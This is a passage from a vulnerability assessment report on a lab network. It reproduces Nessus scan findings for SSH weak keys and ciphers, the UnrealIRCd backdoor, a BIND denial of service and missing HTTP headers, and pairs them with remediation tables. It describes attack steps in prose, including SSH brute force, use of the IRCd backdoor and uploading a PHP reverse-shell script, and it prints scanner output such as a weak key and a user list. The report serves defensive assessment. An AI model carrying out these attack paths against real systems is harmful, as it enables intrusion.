U. Assessment 3: SSH Login vulnerability analysis on playbook 38,49

Secure Socket Shell (SSH) is a protocol that allows to connect securely to a remote computer or a server using a text-based interface. The system and network administrators most commonly use it. The ssh login module can test a set of credentials across an IP address range and attempt brute force logins. A brute force attack involves guessing login information, encryption keys, locating a hidden web page by trial and error. Attackers try combinations in the hopes of making the right guess and try to 'force' their way into your private account. Although this is an older attack tactic, it is still effective and popular. Because solving it, depending on its length and complexity of a password, can take anything from a few seconds to several years. [211]




Fig. 282. List of SSH Vulnerabilities on DNS Server

- i. *Vulnerability analysis on playbook 38:* The remote SSH server has poor encryption techniques, or the server does not have any encryption algorithm. The remote SSH uses Stream ciphers are two forms of symmetric key algorithms that use the identical key to decrypt and encrypt data and cautions against Arcfour. The attacker can login to the target machine using brute force techniques and takes the advantage of the weak SSH services and the post exploitation techniques can be performed on the system.

CRITICAL
Weak Debian OpenSSH Keys in ~/.ssh/authorized_keys
< >

Description

The remote host has one or more ~/.ssh/authorized_keys files containing weak SSH public keys generated on a Debian or Ubuntu system.

The problem is due to a Debian packager removing nearly all sources of entropy in the remote version of OpenSSL.

This problem does not only affect Debian since any user uploading a weak SSH key into the ~/.ssh/authorized_keys file will compromise the security of the remote system.

An attacker could try a brute-force attack against the remote host and logon using these weak keys.

Solution

Remove all the offending entries from ~/.ssh/authorized_keys.

Output

```
In file /root/.ssh/authorized_keys:
line 1:
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApmgJFZn10ibMNALQx7M6sGGoi4KNmj6PVxpb
pG701ShHqldJkctezZdPFsbw76IU1PR0Oh+WBV0x1c6iPL/0zUYFHyFKAz1e6/5teoweG1j
r2qQffdomVhvXXvSjGaSFwOYB8R0QxsOWWTQTYSeBa66X6e777GvkHCDLYgZSo8wWr5JX1n
/Tw7XotowHr8FEGvW2zW1krU3zo9Bzp0e0ac2U+qUGizIu/WwqztLZs5/D9IyhtRWocyQPE+
kcp+Jz2mt4y1uA73KqoXfdw5oGukxdFo9finu2owkjoc+Wv8Vw7bwkf+iRgiOMgiJ5cCs4W0
cyVxsXovcNnbALTp3w-- msfadmin@metasploitable

In file /home/msfadmin/.ssh/id_rsa.pub:
--
more...
```

Port	Hosts
NA	192.168.30.21

Plugin Details

Severity: Critical
ID: 32320
Version: 1.29
Type: local
Family: Gain a shell remotely
Published: May 15, 2008
Modified: September 16, 2020

Risk Information

Risk Factor: Critical
CVSS v3.0 Base Score 9.8
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
CVSS v2.0 Base Score: 10.0
CVSS v2.0 Temporal Score: 8.3
CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C
CVSS v2.0 Temporal Vector: CVSS2#E:F/RL:OF/RC:C

Vulnerability Information

Exploit Available: true
Exploit Ease: Exploits are available
Vulnerability Pub Date: May 14, 2008
In the news: true

Fig. 283. Weak Debian SSH key vulnerability on DNS Server

MEDIUM
SSH Weak Algorithms Supported
>

Description

Nessus has detected that the remote SSH server is configured to use the Arcfour stream cipher or no cipher at all. RFC 4253 advises against using Arcfour due to an issue with weak keys.

Solution

Contact the vendor or consult product documentation to remove the weak ciphers.

See Also

<https://tools.ietf.org/html/rfc4253#section-6.3>

Output

```
The following weak server-to-client encryption algorithms are supported :

arcfour
arcfour128
arcfour256

The following weak client-to-server encryption algorithms are supported :

arcfour
arcfour128
arcfour256
```

Port	Hosts
22/tcp/ssh	192.168.30.21

Plugin Details

Severity: Medium
ID: 90317
Version: \$Revision: 1.3 \$
Type: remote
Family: Misc.
Published: April 4, 2016
Modified: December 14, 2016

Risk Information

Risk Factor: Medium
CVSS v2.0 Base Score: 4.3
CVSS v2.0 Vector: CVSS2#AV:N/AC:M/Au:N/C:P/I:N/A:N

Fig. 284. SSH Weak Algorithm Vulnerability on DNS Server

TABLE XLI. SYNOPSIS OF SSH VULNERABILITY

Details	Description
Priority	Critical
Vulnerability	SSH Login – DNS server
Host Id	192.168.30.21
Nessus Plugin Id	32320, 90317
CVE ID	CVE-1999-1029, CVE-2012-5975, CVE-2001-0471
Recommendations	<ul style="list-style-type: none"> • Scan the logs files and block IP that has malicious signs such as password failures or trying to exploit. Fail2ban can be used to reject the IP address and update firewall rules. • Using Private Key authentications instead of passwords • Use strong passwords and change the SSH operation port number.

ii. *Vulnerability analysis on playbook 49:* Secure Shell is used for remote command-line interaction with an operating system. It is a command-line shell used on a system, and administrators primarily use it. This module tries a variety of username and password combinations to log into SSH.

CRITICAL

Weak Debian OpenSSH Keys in ~/.ssh/authorized_keys

< >

Plugin Details ✎

Description

The remote host has one or more ~/.ssh/authorized_keys files containing weak SSH public keys generated on a Debian or Ubuntu system.

The problem is due to a Debian packager removing nearly all sources of entropy in the remote version of OpenSSL.

This problem does not only affect Debian since any user uploading a weak SSH key into the ~/.ssh/authorized_keys file will compromise the security of the remote system.

An attacker could try a brute-force attack against the remote host and logon using these weak keys.

Solution

Remove all the offending entries from ~/.ssh/authorized_keys.

Output

```
In file /root/.ssh/authorized_keys:
line 1:
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAQEApmGJFZN10ibMNALQx7M6sGGoi4KNmj6PVxpb
pg701ShHqldJkctezZdPFsbw76IU1PR0Oh+WBV0x1c6iPL/0zUYFHyFKAz1e6/5teoweG1j
r2qoffdomVhvXXvsjGaSFwwoYB8R0QxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo8WwR5JXln
/Tw7XotowHr8FEGvW2zW1krU3zo9Bzp0e0ac2U+qUGizIu/WgqztLZs5/d9IyhtRWocyQPE+
kcp+Jz2mt4y1uA73KqoXEdw5oGUKxdFo9f1nu2owk jOc+Wv8Vw7bwkf+1RgiOMgiJ5cCs4Wo
cyVxsXovcNnbALTp3w== msfadmin@metasploitable

In file /home/msfadmin/.ssh/id_rsa.pub:
..
more...
```

Port	Hosts
NA	192.168.30.21 ✉

Risk Information

Risk Factor: Critical

CVSS v3.0 Base Score 9.8

CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N /UI:N/S:U/C:H/I:H/A:H

CVSS v2.0 Base Score: 10.0

CVSS v2.0 Temporal Score: 8.3

CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C /I:C/A:C

CVSS v2.0 Temporal Vector: CVSS2#E:F/RL:OF/RC:C

Vulnerability Information

Exploit Available: true

Exploit Ease: Exploits are available

Vulnerability Pub Date: May 14, 2008

In the news: true

Fig. 285. Weak Debain SSH key vulnerability on DNS Server

LOW

SSH Server CBC Mode Ciphers Enabled

< >

Description

The SSH server is configured to support Cipher Block Chaining (CBC) encryption. This may allow an attacker to recover the plaintext message from the ciphertext.

Note that this plugin only checks for the options of the SSH server and does not check for vulnerable software versions.

Solution

Contact the vendor or consult product documentation to disable CBC mode cipher encryption, and enable CTR or GCM cipher mode encryption.

Output

```

The following client-to-server Cipher Block Chaining (CBC) algorithms
are supported :

3des-cbc
aes128-cbc
aes192-cbc
aes256-cbc
blowfish-cbc
cast128-cbc
rijndael-cbc@lysator.liu.se

more...

```

Port	Hosts
22/tcp/ssh	192.168.30.21 🔗

Plugin Details

Severity: Low
ID: 70658
Version: 1.4
Type: remote
Family: Misc.
Published: October 28, 2013
Modified: July 30, 2018

Risk Information

Risk Factor: Low
CVSS v2.0 Base Score: 2.6
CVSS v2.0 Temporal Score: 1.9
CVSS v2.0 Vector: CVSS2#AV:N/AC:H/Au:N/C:P
/I:N/A:N
CVSS v2.0 Temporal Vector:
CVSS2#E:U/RL:OF/RC:C

Vulnerability Information

Exploit Available: false
Exploit Ease: No known exploits are available
Vulnerability Pub Date: November 24, 2008

Reference Information

[CVE-2008-3916](#)

Fig. 286. Enabled SSH CBC Mode ciphers vulnerability on DNS Server

LOW

SSH Weak MAC Algorithms Enabled

< >

Description

The remote SSH server is configured to allow either MD5 or 96-bit MAC algorithms, both of which are considered weak.

Note that this plugin only checks for the options of the SSH server, and it does not check for vulnerable software versions.

Solution

Contact the vendor or consult product documentation to disable MD5 and 96-bit MAC algorithms.

Output

```

The following client-to-server Message Authentication Code (MAC) algorithms
are supported :

hmac-md5
hmac-md5-96
hmac-sha1-96

The following server-to-client Message Authentication Code (MAC) algorithms
are supported :

hmac-md5
hmac-md5-96
hmac-sha1-96

```

Port	Hosts
22/tcp/ssh	192.168.30.21 🔗

Plugin Details

Severity: Low
ID: 71049
Version: \$Revision: 1.4 \$
Type: remote
Family: Misc.
Published: November 22, 2013
Modified: December 14, 2016

Risk Information

Risk Factor: Low
CVSS v2.0 Base Score: 2.6
CVSS v2.0 Vector: CVSS2#AV:N/AC:H/Au:N/C:P
/I:N/A:N

Fig. 287. Weak SSH Algorithm vulnerability on DNS Server

TABLE XLII. SYNOPSIS OF SSH VULNERABILITY

Details	Description
Priority	Critical
Vulnerability	SSH Login – DNS server
Host Id	192.168.30.21
Nessus Plugin Id	32320, 70658, 71049
CVE ID	CVE-1999-1029, CVE-2012-5975, CVE-2001-0471
Recommendations	<ul style="list-style-type: none"> • Encrypting the packet length, padding length, payload, and padding fields of each packet in the given algorithm. • Scan the logs files and block IP that has malicious signs such as password failures or trying to exploit. Fail2ban can be used to reject the IP address and update firewall rules. • Using Private Key authentications instead of passwords • Use strong passwords and change the SSH operation port number.

V. Assessment 4: unreal ircd vulnerability analysis on playbook 39,45

UnrealIRCd is an open-source IRC daemon for Unix-like operating systems and Windows that was initially built on DreamForge. Various features have been added and adjusted, including increased security features and bug patches, and the server has grown in popularity. UnrealIRCd is a high-end IRCd with a particular focus on modularity and an extremely adjustable configuration file. SSL/TLS, cloaking, anti-flood, anti-spam systems, filtering, and module support are essential features. A backdoor is a sort of malware that bypasses standard authentication to gain access to a system. As a result, remote access to resources within an application, such as databases and file servers, is assessed, and the attackers can send system commands and update malware. UnrealIRCd backdoor is a file that copies its files to the target machine and creates a Registry key to start that file during every session. Some IRC backdoors alter WIN.INI and SYSTEM.INI files or copy its files to a folder for different users. In addition, some IRC backdoors replace INI scripts of an IRC client. The typical secure IRC uses SSL/TLS services and uses port 6697. [212] [213]




Fig. 288. List of IRCd SSL vulnerabilities on DNS server

- i. *Vulnerability analysis on playbook 39:* The remote IRC server is a backdoored version of UnrealIRCd that allows an attacker to run arbitrary code on the target host. Linux user enumeration lists the group users of IRC so the attacker can search and perform the exploits related to IRCd. Eventually, the attacker can gain administrative privileges and can make post-exploitation activities on the system.

DNS / Plugin #32314

[← Back to Vulnerabilities](#) Configure Audit Trail Launch ▾ Report ▾ Export ▾

Vulnerabilities 39

CRITICAL Debian OpenSSH/OpenSSL Package Random Number Generator Weakness < > **Plugin Details** ✎

Description
 The remote SSH host key has been generated on a Debian or Ubuntu system which contains a bug in the random number generator of its OpenSSL library.
 The problem is due to a Debian packager removing nearly all sources of entropy in the remote version of OpenSSL.
 An attacker can easily obtain the private part of the remote key and use this to set up decipher the remote session or set up a man in the middle attack.

Solution
 Consider all cryptographic material generated on the remote host to be guessable. In particular, all SSH, SSL and OpenVPN key material should be re-generated.

See Also
<http://www.nessus.org/u?10719bdc>
<http://www.nessus.org/u?114f4224>

Output

No output recorded.	
Port ▲	Hosts
22/tcp/ssh	192.168.30.21 ↗

Risk Information

Risk Factor: Critical
 CVSS v2.0 Base Score: 10.0
 CVSS v2.0 Temporal Score: 8.3
 CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C
 CVSS v2.0 Temporal Vector: CVSS2#E:F/RL:OF/RC:C

Vulnerability Information

Exploit Available: true
 Exploit Ease: Exploits are available
 In the news: true

Exploitable With

Fig. 289. Debain Open SSL vulnerability on DNS server

Port 6667/tcp was found to be open

Port ▲	Hosts
6667/tcp	192.168.30.21 ↗

Port 6697/tcp was found to be open

Port ▲	Hosts
6697/tcp	192.168.30.21 ↗

Fig. 290. Open tcp ports of IRCd 6697 on Debain SSL vulnerability

If you know what this service is and think the banner could be used to identify it, please send a description of the service along with the following output to svc-signatures@nessus.org :

```

Port : 6667
Type : spontaneous
Banner :
0x00: 45 52 52 4F 52 20 3A 43 6C 6F 73 69 6E 67 20 4C ERROR :Closing L
0x10: 69 6E 6B 3A 20 5B 31 39 32 2E 31 36 38 2E 32 30 ink: [192.168.20
0x20: 2E 35 31 5D 20 28 54 6F 6F 20 6D 61 6E 79 20 75 .51] (Too many u
0x30: 6E 6B 6E 6F 77 6E 20 63 6F 6E 6E 65 63 74 69 6F nknown connectio
0x40: 6E 73 20 66 72 6F 6D 20 79 6F 75 72 20 49 50 29 ns from your IP)
0x50: 0D 0A ..

```

Port	Hosts
6667/tcp	192.168.30.21

If you know what this service is and think the banner could be used to identify it, please send a description of the service along with the following output to svc-signatures@nessus.org :

```

Port : 6697
Type : spontaneous
Banner :
0x00: 45 52 52 4F 52 20 3A 43 6C 6F 73 69 6E 67 20 4C ERROR :Closing L
0x10: 69 6E 6B 3A 20 5B 31 39 32 2E 31 36 38 2E 32 30 ink: [192.168.20
0x20: 2E 35 31 5D 20 28 54 6F 6F 20 6D 61 6E 79 20 75 .51] (Too many u
0x30: 6E 6B 6E 6F 77 6E 20 63 6F 6E 6E 65 63 74 69 6F nknown connectio
0x40: 6E 73 20 66 72 6F 6D 20 79 6F 75 72 20 49 50 29 ns from your IP)
0x50: 0D 0A ..

```

Port	Hosts
6697/tcp	192.168.30.21

If you know what this service is and think the banner could be used to identify it, please send a description of the service along with the following output to svc-signatures@nessus.org :

```

Port : 8787
Type : get_http

```

Fig. 291. Open tcp ports of IRCD 6697 on Debain SSL vulnerability

LOW Linux User List Enumeration

Description
Using the supplied credentials, Nessus was able to enumerate the local users and groups on the remote host.

Solution
None

Output

```

-----[ User Accounts ]-----
User      : msfadmin
Home folder : /home/msfadmin
Start script : /bin/bash
Groups    : dip
           admin
           lpadmin
           dialout
           msfadmin
           -
more...

```

Port	Hosts
NA	192.168.30.21

Plugin Details

Severity: Low
ID: 95928
Version: 1.8
Type: local
Family: General
Published: December 19, 2016
Modified: April 4, 2019

Risk Information
Risk Factor: None

Fig. 292. Linux user enumeration vulnerability on DNS server

```

Groups      : uucp
User        : proxy
Home folder : /bin
Start script : /bin/sh
Groups      : proxy

User        : www-data
Home folder : /var/www
Start script : /bin/sh
Groups      : www-data

User        : backup
Home folder : /var/backups
Start script : /bin/sh
Groups      : backup

User        : list
Home folder : /var/list
Start script : /bin/sh
Groups      : list

User        : irc
Home folder : /var/run/ircd
Start script : /bin/sh
Groups      : irc

User        : gnats
Home folder : /var/lib/gnats
Start script : /bin/sh
Groups      : gnats

User        : nobody
Home folder : /nonexistent
Start script : /bin/sh
Groups      : nogroup

User        : libuid
Home folder : /var/lib/libuid
Start script : /bin/sh
Groups      : libuid

```

Fig. 293. IRC User list on DNS Server

TABLE XLIII. SYNOPSIS OF UNREAL IRCD VULNERABILITY

Details	Description
Priority	Critical
Vulnerability	Unreal Ircd – DNS server
Host Id	192.168.30.21
Nessus Plugin Id	32314, 95928
CVE ID	CVE-2002-1840, CVE-2005-0987
Recommendations	<ul style="list-style-type: none"> • Except for the authorized users all the entry points are blocked by firewalls • Network monitoring can help with suspicious activity such as information gathered by a command and control server with network administrators.

- ii. *Vulnerability analysis on playbook 45:* IRC is used for communication between the systems over the internet the backdoor is used to arbitrary code in the target system. It operates with SSL/TLS services of 6697 port. Using the vulnerable information and open ports the attacker can perform IRCD backdoor exploit.

WEB Server / Plugin #42873

[Back to Vulnerability Group](#)

Configure

Audit Trail

Launch

Report

Export

Vulnerabilities 46

HIGH SSL Medium Strength Cipher Suites Supported (SWEET32)

Description

The remote host supports the use of SSL ciphers that offer medium strength encryption. Nessus regards medium strength as any encryption that uses key lengths at least 64 bits and less than 112 bits, or else that uses the 3DES encryption suite.

Note that it is considerably easier to circumvent medium strength encryption if the attacker is on the same physical network.

Solution

Reconfigure the affected application if possible to avoid use of medium strength ciphers.

See Also

<https://www.openssl.org/blog/blog/2016/08/24/sweet32/>
<https://sweet32.info>

Output

```
Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES)
```

Name	Code	KEK	Auth	Encryption	MAC
DES-CBC3-SHA	0x00, 0x0A	RSA	RSA	3DES-CBC (168)	SHA1

The fields above are :

- (Tenable ciphername)
- (Cipher ID code)
- Kex=(key exchange)
- Auth=(authentication)
- Encrypt=(symmetric encryption method)
- MAC=(message authentication code)
- (export flag)

Port	Hosts

Plugin Details

Severity: High
ID: 42873
Version: 1.21
Type: remote
Family: General
Published: November 23, 2009
Modified: February 3, 2021

Risk Information

Risk Factor: Medium
CVSS v3.0 Base Score 7.5
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
CVSS v2.0 Base Score: 5.0
CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N

Vulnerability Information

Vulnerability Pub Date: August 24, 2016
In the news: true

Reference Information

CVE: [CVE-2016-2183](#)

Fig. 294. SSL Vulnerability on Web Server

WEB Server / Plugin #104743

[Back to Vulnerability Group](#)

Configure

Audit Trail

Launch

Report

Export

Vulnerabilities 46

MEDIUM TLS Version 1.0 Protocol Detection

Description

The remote service accepts connections encrypted using TLS 1.0. TLS 1.0 has a number of cryptographic design flaws. Modern implementations of TLS 1.0 mitigate these problems, but newer versions of TLS like 1.2 and 1.3 are designed against these flaws and should be used whenever possible.

As of March 31, 2020, Endpoints that aren't enabled for TLS 1.2 and higher will no longer function properly with major web browsers and major vendors.

PCI DSS v3.2 requires that TLS 1.0 be disabled entirely by June 30, 2018, except for POS POI terminals (and the SSL/TLS termination points to which they connect) that can be verified as not being susceptible to any known exploits.

Solution

Enable support for TLS 1.2 and 1.3, and disable support for TLS 1.0.

See Also

<https://tools.ietf.org/html/draft-ietf-tls-oldversions-deprecate-00>

Output

```
TLSv1 is enabled and the server supports at least one cipher.
```

Port	Hosts
631/tcp/www	192.168.30.31

Plugin Details

Severity: Medium
ID: 104743
Version: 1.9
Type: remote
Family: Service detection
Published: November 22, 2017
Modified: March 31, 2020

Risk Information

Risk Factor: Medium
CVSS v3.0 Base Score 6.5
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:L/A:N
CVSS v2.0 Base Score: 6.1
CVSS v2.0 Vector: CVSS2#AV:N/AC:H/Au:N/C:C/I:P/A:N

Vulnerability Information

Asset Inventory: True

Fig. 295. TLS Vulnerability on Web Server

Vulnerabilities 45

LOW SSL / TLS Versions Supported < > **Plugin Details**

Description
This plugin detects which SSL and TLS versions are supported by the remote service for encrypting communications.

Output

This port supports TLSv1.0/TLSv1.1/TLSv1.2.

Port	Hosts
631/tcp/www	192.168.30.31

Plugin Details

Severity: Low
ID: 56984
Version: 1.34
Type: remote
Family: General
Published: December 1, 2011
Modified: February 3, 2021

Risk Information

Risk Factor: None

Fig. 296. SSL and TLS Versions supported Vulnerability on Web server

Port 5353/udp was found to be open

Port	Hosts
5353/udp	192.168.30.31

Port 6667/tcp was found to be open

Port	Hosts
6667/tcp	192.168.30.31

Port 6697/tcp was found to be open

Port	Hosts
6697/tcp/irc	192.168.30.31

Fig. 297. Open tcp ports of IRCd 6697 on Web server

TABLE XLIV. SYNOPSIS OF UNREAL IRCd VULNERABILITY

Details	Description
Priority	High
Vulnerability	Unreal Ircd – Web server
Host Id	192.168.30.31
Nessus Plugin Id	42873, 104743, 56984
CVE ID	CVE-2002-1840, CVE-2005-0987, CVE-2016-2183
Recommendations	<ul style="list-style-type: none"> • Detecting and removing the Unrealircd and the file is officially redownloaded for the source and verifying the MD5 checksum. Performing anti-malware solutions such as Trend Micro Office Scan to detect the backdoors, emulation of network traffic. • Except for the authorized users all the entry points are blocked by firewalls

- Network monitoring can help with suspicious activity such as information gathered by a command and control server with network administrators.

W. *Assessment 5: BIND Denial of service vulnerability analysis on playbook 40*

Berkeley Internet Name Domain is an open-source server available for all Linux systems. It is used for the DNS data, and DNS query resolution resolves DNS queries and helps the publish DNS information on the internet. Current Bind versions buffer size is maximum so, it is more likely to Denial of Server vulnerable, and remote attacks can exploit the system by sending TCP payload causing the server to exit. A Denial-of-Service (DoS) attack attempts to bring a machine or network to a halt, rendering it unreachable to its users. DoS attacks work by sending the target with heavy traffic or delivering information that causes it to crash. [214]




Fig. 298. List of BIND vulnerabilities on DNS server

- Vulnerability analysis on playbook 40*: The Internet Systems Consortium (ISC) is a critical vulnerability in the BIND software used to perform denial-of-service (DoS) attacks. By performing the auxiliary bind-key on the system to disrupt the DNS server. The remote attacker can exploit the issue and it stops the process of assertion, so the DNS server holds to resolve the domain names to the IP address.

DNS / Plugin #136808

Configure Audit Trail Launch Report Export

Vulnerabilities 39

HIGH ISC BIND Denial of Service

Description
 A denial of service (DoS) vulnerability exists in ISC BIND versions 9.11.18 / 9.11.18-S1 / 9.12.4-P2 / 9.13 / 9.14.11 / 9.15 / 9.16.2 / 9.17 / 9.17.1 and earlier. An unauthenticated, remote attacker can exploit this issue, via a specially-crafted message, to cause the service to stop responding.

Note that Nessus has not tested for this issue but has instead relied only on the application's self-reported version number.

Solution
 Upgrade to the patched release most closely related to your current version of BIND.

See Also
<https://kb.isc.org/docs/cve-2020-8617>

Output

```

Installed version : 9.4.2
Fixed version    : 9.11.19
  
```

Port	Hosts
53 / udp / dns	192.168.30.21

Plugin Details

Severity: High
 ID: 136808
 Version: 1.5
 Type: remote
 Family: DNS
 Published: May 22, 2020
 Modified: December 10, 2020

Risk Information

Risk Factor: High
CVSS v3.0 Base Score 7.5
 CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H
 CVSS v3.0 Temporal Vector: CVSS:3.0/E:P/RL:O/RC:C
 CVSS v3.0 Temporal Score: 6.7
 CVSS v2.0 Base Score: 7.8
 CVSS v2.0 Temporal Score: 6.1
 CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:N/I:N/A:C

Fig. 299. ISC BIND denial of service vulnerability on DNS server

TABLE XLV. SYNOPSIS OF BIND DENIAL OF SERVICE VULNERABILITY

Details	Description
Priority	High
Vulnerability	Denial of service BIND – DNS server
Host Id	192.168.30.21
Nessus Plugin Id	136808
CVE ID	CVE-2015-8704, CVE-2010-3614, CVE-2011-1910
Recommendations	<ul style="list-style-type: none"> Customize and hiding the host and version details. Upgrade to the patched of current version of BIND: BIND 9.11.19, BIND 9.14.12, BIND 9.16.3

X. Assessment 6: HTTP PUT method vulnerability analysis on playbook 41

The HTTP PUT request method uses the request payload to overwrite a representation of the target resource. Simultaneously, the webserver does not take measurements to protect against any web application vulnerability. So, the HTTP header information such as version and language can help the intruder. The attacker uses the options method to define the HTTP methods allowed on each directory. In some responses, the remote web server sets a permissive X-Frame-Options response header or does not set one at all. Clickjacking is a method of tricking the user into clicking on something unlike the user perceives, revealing the information while clicking on innocuous objects, including web pages. [215] [216]

[Back to Vulnerabilities](#)

Vulnerabilities 57

Search Vulnerabilities 2 Vulnerabilities

Sev	Name	Family	Count		
HIGH	Missing or Permissive Content-Security-Policy frame-ancestors HTTP Response Header	CGI abuses	2	⊙	✎
HIGH	Missing or Permissive X-Frame-Options HTTP Response Header	CGI abuses	1	⊙	✎

Scan Details

Policy: Advanced Scan
 Status: Completed
 Scanner: Local Scanner
 Start: Today at 12:07 PM
 End: Today at 1:13 PM
 Elapsed: an hour

Vulnerabilities

Fig. 300. List of HTTP header Vulnerabilities on Web server

- i. *Vulnerability analysis on playbook 41:* A malicious PHP script is uploaded on web server that establishes a reverse TCP connection from target machine. Missing HTTP response header option method on directories helps to identify the uploaded malicious file sources in the web folders.

[Back to Vulnerability Group](#)

Vulnerabilities 57

HIGH

 Missing or Permissive Content-Security-Policy frame-ancestors HTTP Response Header

Description

The remote web server in some responses sets a permissive Content-Security-Policy (CSP) frame-ancestors response header or does not set one at all.

The CSP frame-ancestors header has been proposed by the W3C Web Application Security Working Group as a way to mitigate cross-site scripting and clickjacking attacks.

Solution

Set a non-permissive Content-Security-Policy frame-ancestors header for all requested resources.

See Also

<http://www.nessus.org/u?55aa8f57>
<http://www.nessus.org/u?07cc2a06>
<https://content-security-policy.com/>
<https://www.w3.org/TR/CSP2/>

Output

```
The following pages do not set a Content-Security-Policy frame-ancestors response header or set a permissive policy:
- http://192.168.30.31/
- http://192.168.30.31/chat/
- http://192.168.30.31/chat/index.php
